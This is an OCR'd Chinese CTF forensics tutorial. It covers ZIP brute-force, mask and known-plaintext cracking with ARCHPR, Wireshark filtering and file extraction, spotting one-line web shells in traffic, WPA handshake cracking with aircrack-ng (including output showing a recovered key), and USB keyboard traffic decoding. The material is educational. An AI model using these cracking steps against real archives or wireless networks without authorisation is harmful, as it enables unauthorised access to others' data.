
使用场景: windows下加密过的zip文件

1、攻击类型选择暴力破解，在范围位置根据提示选择暴力破解范围选项设置暴力破解包含的类型、开始于和结束于选项具体范围，如果没有定义则全范围暴力破解。点击打开选择要破解的文件，点击开始进行破解。建议使用1~9位的数字密码，以及系统自带的英文字典作为密码字典。



2、攻击类型选择掩码可以进行复杂的暴力破解，比如知道密码前3位是abc，后3位为数字，则在攻击类型选择掩码，在掩码处输入acb???，暴力范围选项选择所有数字，打开要破解的点

击，点击破解。此时???的部分会被我们选择的暴力破解范围中的字符代替。



明文攻击 - 明文攻击指知道加密的ZIP中部分文件的明文内容，利用这些内容推测出密钥并解密ZIP文件的攻击方法，相比于暴力破解，这种方法在破解密码较为复杂的压缩包时效率更高。

使用场景:已知加密的zip部分文件明文内容


例:假设一个加密的压缩包中有两个文件readme.txt和flag.txt，其中flag txt的内容是我们希望知道的内容，而我们拥有readme.txt的明文文件，使用上述两个文件即可进行明文攻击。

操作:


1、将readme.txt的明文文件进行压缩，变成readme1.zip。

2、打开archpr， 攻击类型选择明文，明文文件路径选择readme1.zip (即将明文文件不加密压缩后的文件)，加密的文件

选择要破解的文件，点击开始，破解成功后会获得密码。



有时不一定能破解出文件口令，但是能够找到加密密钥等信息，可以直接将文件解密，点击确定保存解密后的文件即可。



使用该方法需要注意两个关键点:

1、有一个明文文件，压缩后CRC值与加密压缩包中的文件一致。

2、明文文件的压缩算法需要与加密压缩文件的压缩算法一致。


加密压缩包

名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压缩算法
..(上层目录)							
answer	1 KB	1 KB	文件夹		2015-11-19 11:34:...		
readme.t...	1 KB	1 KB	文本文档		2015-11-19 11:33:...	E615BDA4	ZipCrypto Store


明文压缩包

名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压缩算法
..(上层目录)							
readme.txt	1 KB	1 KB	文本文档	安全	2015-11-19 11:33:...	E615BDA4	Store

好压默认的压缩算法为deflate，可以在添加到压缩文件时在压缩方法中选择不同的算法。





对于store算法，无需修改算法选项卡，在常规选项卡中将压缩方式设置为存储即可。



RAR文件格式

有时候给出的RAR文件的头部各个字块会故意给错导致无法识别。





流量取证技术

流量包文件分析概述

CTF比赛中，流量包的取证分析是另一项重要的考察方向。

通常比赛中会提供一个包含流量数据的PCAP文件，有时候也会需要选手们先进行修复或重构传输文件后，再进行分析。

总体把握

·协议分级

·端点统计

过滤筛选

·过滤语法

·Host,Protocol,contains,特征值

发现异常

·特殊字符串

·协议某字段

·flag位于服务器中

数据提取

·字符串取
·文件提取

总的来说比赛中的流量分析可以概括为以下三个方向:

·流量包修复
·协议分析
·数据提取

WireShark工具的基本使用

wireshark的过滤器和过滤规则能够帮助我们迅速定位到要分析的报文。

常用的过滤命令:

1.过滤IP，如源IP或者目标x.x.x.x

```
ip.src eq x.x.x.x or ip.dst eq x.x.x.x 或者ip.addr eq x.x.x.x
```

2.过滤端口

```
tcp.port eq 80 or udp.port eq 80
tcp. dstport == 80 只显tcp协议的目标端口为80
tcp. srcport == 80 只显tcp协议的源端口为80
tcp.port >= 1 and tcp.port <= 80
```

3.过滤协议

```
tcp/udp/ arp/ icmp/http/ ftp/dns/ip
```

4.过滤MAC

```
eth.dst == A0:00:00:04:C5:84过滤目标mac
```

5.包长度过滤

```
udp. length = == 26这个长度是指udp本身固定长度8加上udp下面那块数据包之和。
tcp.len>= 7指的是ip数据包(tcp下面那块数据)，不包括tcp本身
ip.len == 94 除了以太网头固定长度14，其它都算是ip.len，即从ip本身到最后
frame.len == 119整个数据包长度，从eth开始到最后
```


6.http模式过滤


```
http.request.method == "GET"
http.request.method == "POST"
http.request.uri == "/img/logo-edu.gif"
http contains "GET"
http contains "HTTP/1."
http.request.method == "GET" && http contains "User-Agent:"
http contains "flag"
http contains "key"
tcp contains "flag"
```

WireShark 协议分析

了解数据包传输的内容

英文版：Statistics → Protocol Hierarchy
中文版：统计→ 协议分级






根据数据包特征进行筛选


比如查看数据包的时候，有的数据包有某种特征，比如有http(80)。就可以筛选出这种特征出来。

右键→作为过滤器应用→选中



WireShark流汇聚

在关注的ttp数据包或tcp数据包中选择流汇聚，可以将HTTP流或TCP流汇 聚或还原成数据，在弹出的框中可以看到数据内容。




常见的HTTP流关键内容：

1、HTML中直接包含重要信息。


2、上传或下载文件内容，通常包含文件名、hash值等关键信息，常用POST请求上传。

3、一句话木马，POST请求，内容包含eval，内容使用base64加密



WireShark数据提取

1.使用wireshark可以自动提取通过htp传输的文件内容。




2. wireshark可以手动提取文件内容。

点击想要的数据包，如下图选定media type的位置


右键→导出分组字节流或者点击菜单栏文件→导出分组字节流，快捷方式Ctrl+H在弹出的框中将文件保存成二二进制文件。

无线流量包跑密码

无线wif流量包



协议分析发现只有wireless LAN协议，很有可能是WPA或者WEP加密的无线数据包。



aircrack-ng工具进行wifi密码破解

1.用aircrack-ng检查cap包: `aircrack-ng xxx.cap`

```
root@kali:~/Desktop# aircrack-ng shipin.cap
Opening shipin.cap
Read 16664 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1D:0F:5D:D0:EE  0719                      WPA (1 handshake)

Choosing first network as target.

Opening shipin.cap
Please specify a dictionary (option -w).


Quitting aircrack-ng...
```

2.用aircrack-ng跑字典进行握手包破解: `aircrack-ng xx.cap -w pass.txt`

```
root@kali:~/Desktop# aircrack-ng shipin.cap -w pass.txt
Opening shipin.cap
Read 16664 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1D:0F:5D:D0:EE  0719                      WPA (1 handshake)

Choosing first network as target.

Opening shipin.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 rc4

      [00:00:00] 8/2492 keys tested (296.77 k/s)

      Time left: 8 seconds                                      0.32%

                          KEY FOUND! [ 88888888 ]


      Master Key     : B4 30 38 0F 24 7B 57 AC DE B5 3A 7F 2E FE 6B 45
                       0B 34 02 C3 89 F9 69 D5 B7 35 87 1B FB 4C EE 7F

      Transient Key  : 17 AE 23 D0 69 7C 0D 45 2B 40 F6 7D 06 C9 C5 6F
```


USB流量包文件分析

USB流量

USB流量也是流量分析题的考查点，一 般考察的流量涉及键盘击键，鼠标移动与点击，存储设备的明文传输通信，USB无线网卡网络传输内容等。

USB协议的数据部分在Leftover Capture Data域之中。

右键leftover capture data->应用为列。



可以将该域的值在主面板上显示，键盘数据包的数据长度为8个字节，击键信息集中在第3个字节，每次key stroke都会产生一个keyboard event usb packet。

USB键盘流量抓取分析

Leftover Capture Data 数据提取方式 2：

python keyborar.py

```
root@kali:~/Desktop/tmp/usb# python keyboard.py
HELLO , I AM WRITING SOMETHING IMPORTANT .
BUT I DO NOT USE PINYIN
I AM OLD .

DDPEIYUJ,Q S GAVCLWBMPYG RUG STK B .
